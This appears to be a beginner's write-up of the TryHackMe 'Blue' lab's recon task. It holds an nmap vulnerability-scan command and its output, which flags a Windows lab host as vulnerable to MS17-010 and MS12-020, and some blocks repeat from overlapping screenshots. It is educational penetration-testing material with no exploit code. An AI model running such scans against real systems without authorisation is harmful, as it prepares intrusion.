
Thm blue

task 1 recon



Scan and learn what exploit this machine is vulnerable to. Please note that this machine does not respond to ping (ICMP) and may take a few minutes to boot up. **This room is not meant to be a boot2root CTF, rather, this is an educational series for complete beginners. Professionals will likely get very little out of this room beyond basic practice as the process here is meant to be beginner-focused.**

Art by one of our members, Varg - THM Profile - Instagram - Blue Merch - Twitter


Link to Ice, the sequel to Blue: Link

You can check out the third box in this series, Blaster, here: Link

----


The virtual machine used in this room (Blue) can be downloaded for offline usage from https://darkstar7471.com/resources.html

Enjoy the room! For future rooms and write-ups, follow @darkstar7471 on Twitter.



Answer the questions below


Scan the machine. (If you are unsure how to tackle this, I recommend checking out the Nmap room)



Question Hint


Command: nmap -sV -vv --script vuln TARGET_IP

did nmap -h to get the help and list of arguments




Active Machine Information


Title	IP Address	Expires
Blue	10.10.207.29	1h 53m 18s




```
root@ip-10-10-200-191:~# nmap -sV -vv --script vuln 10.10.207.29

Starting Nmap 7.60 ( https://nmap.org ) at 2022-04-27 05:14 BST
NSE: Loaded 142 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 05:14
Completed NSE at 05:14, 10.00s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 05:14
Completed NSE at 05:14, 0.00s elapsed
Initiating ARP Ping Scan at 05:14
Scanning 10.10.207.29 [1 port]
Completed ARP Ping Scan at 05:14, 0.23s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 05:14
Completed Parallel DNS resolution of 1 host. at 05:14, 0.00s elapsed
Initiating SYN Stealth Scan at 05:14
Scanning ip-10-10-207-29.eu-west-1.compute.internal (10.10.207.29) [1000 ports]
Discovered open port 135/tcp on 10.10.207.29
Discovered open port 445/tcp on 10.10.207.29
Discovered open port 3389/tcp on 10.10.207.29
Increasing send delay for 10.10.207.29 from 0 to 5 due to 11 out of 24 dropped p
robes since last increase.
Discovered open port 139/tcp on 10.10.207.29
```




```
Increasing send delay for 10.10.207.29 from 0 to 5 due to 11 out of 24 dropped p
robes since last increase.
Discovered open port 139/tcp on 10.10.207.29
Increasing send delay for 10.10.207.29 from 5 to 10 due to 17 out of 56 dropped
probes since last increase.
Increasing send delay for 10.10.207.29 from 10 to 20 due to 11 out of 31 dropped
 probes since last increase.
Discovered open port 49152/tcp on 10.10.207.29
Discovered open port 49153/tcp on 10.10.207.29
Discovered open port 49154/tcp on 10.10.207.29
Discovered open port 49158/tcp on 10.10.207.29
Discovered open port 49159/tcp on 10.10.207.29
Increasing send delay for 10.10.207.29 from 20 to 40 due to 131 out of 436 dropp
ed probes since last increase.
Increasing send delay for 10.10.207.29 from 40 to 80 due to 12 out of 38 dropped
 probes since last increase.
Completed SYN Stealth Scan at 05:15, 64.10s elapsed (1000 total ports)
Initiating Service scan at 05:15
Scanning 9 services on ip-10-10-207-29.eu-west-1.compute.internal (10.10.207.29)
Service scan Timing: About 55.56% done; ETC: 05:17 (0:00:43 remaining)
Completed Service scan at 05:16, 58.57s elapsed (9 services on 1 host)
NSE: Script scanning 10.10.207.29.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 05:16
```




```
NSE: Script scanning 10.10.207.29.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 05:16
NSE: [ssl-ccs-injection 10.10.207.29:3389] No response from server: ERROR
Completed NSE at 05:17, 29.32s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 05:17
Completed NSE at 05:17, 0.01s elapsed
Nmap scan report for ip-10-10-207-29.eu-west-1.compute.internal (10.10.207.29)
Host is up, received arp-response (0.00042s latency).
Scanned at 2022-04-27 05:14:41 BST for 153s
Not shown: 991 closed ports
Reason: 991 resets
PORT      STATE SERVICE       REASON          VERSION
135/tcp   open  msrpc         syn-ack ttl 128 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 128 Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds  syn-ack ttl 128 Microsoft Windows 7 - 10 microsoft
-ds (workgroup: WORKGROUP)
3389/tcp  open  ms-wbt-server reset ttl 128   Microsoft Terminal Service
| rdp-vuln-ms12-020:
|   VULNERABLE:
|   MS12-020 Remote Desktop Protocol Denial Of Service Vulnerability
|     State: VULNERABLE
|     IDs:  CVE:CVE-2012-0152
```




```
3389/tcp  open  ms-wbt-server reset ttl 128   Microsoft Terminal Service
| rdp-vuln-ms12-020:
|   VULNERABLE:
|   MS12-020 Remote Desktop Protocol Denial Of Service Vulnerability
|     State: VULNERABLE
|     IDs:  CVE:CVE-2012-0152
|     Risk factor: Medium  CVSSv2: 4.3 (MEDIUM) (AV:N/AC:M/Au:N/C:N/I:N/A:P)
|           Remote Desktop Protocol vulnerability that could allow remote attack
ers to cause a denial of service.
|
|     Disclosure date: 2012-03-13
|     References:
|       http://technet.microsoft.com/en-us/security/bulletin/ms12-020
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-0152
|
```



```
|
|   MS12-020 Remote Desktop Protocol Remote Code Execution Vulnerability
|     State: VULNERABLE
|     IDs:  CVE:CVE-2012-0002
|     Risk factor: High  CVSSv2: 9.3 (HIGH) (AV:N/AC:M/Au:N/C:C/I:C/A:C)
|           Remote Desktop Protocol vulnerability that could allow remote attack
ers to execute arbitrary code on the targeted system.
|
|     Disclosure date: 2012-03-13
|     References:
|       http://technet.microsoft.com/en-us/security/bulletin/ms12-020
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-0002
|_ssl-ccs-injection: No reply from server (TIMEOUT)
|_sslv2-drown:
49152/tcp open  msrpc         syn-ack ttl 128 Microsoft Windows RPC
49153/tcp open  msrpc         syn-ack ttl 128 Microsoft Windows RPC
49154/tcp open  msrpc         syn-ack ttl 128 Microsoft Windows RPC
49158/tcp open  msrpc         syn-ack ttl 128 Microsoft Windows RPC
49159/tcp open  msrpc         syn-ack ttl 128 Microsoft Windows RPC
MAC Address: 02:C3:BE:0C:A5:2F (Unknown)
Service Info: Host: JON-PC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-054: false
```



```
Host script results:
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-fo
r-wannacrypt-attacks/
|_      https://technet.microsoft.com/en-us/library/security/ms17-010.aspx

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 05:17
Completed NSE at 05:17, 0.00s elapsed
```



```
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
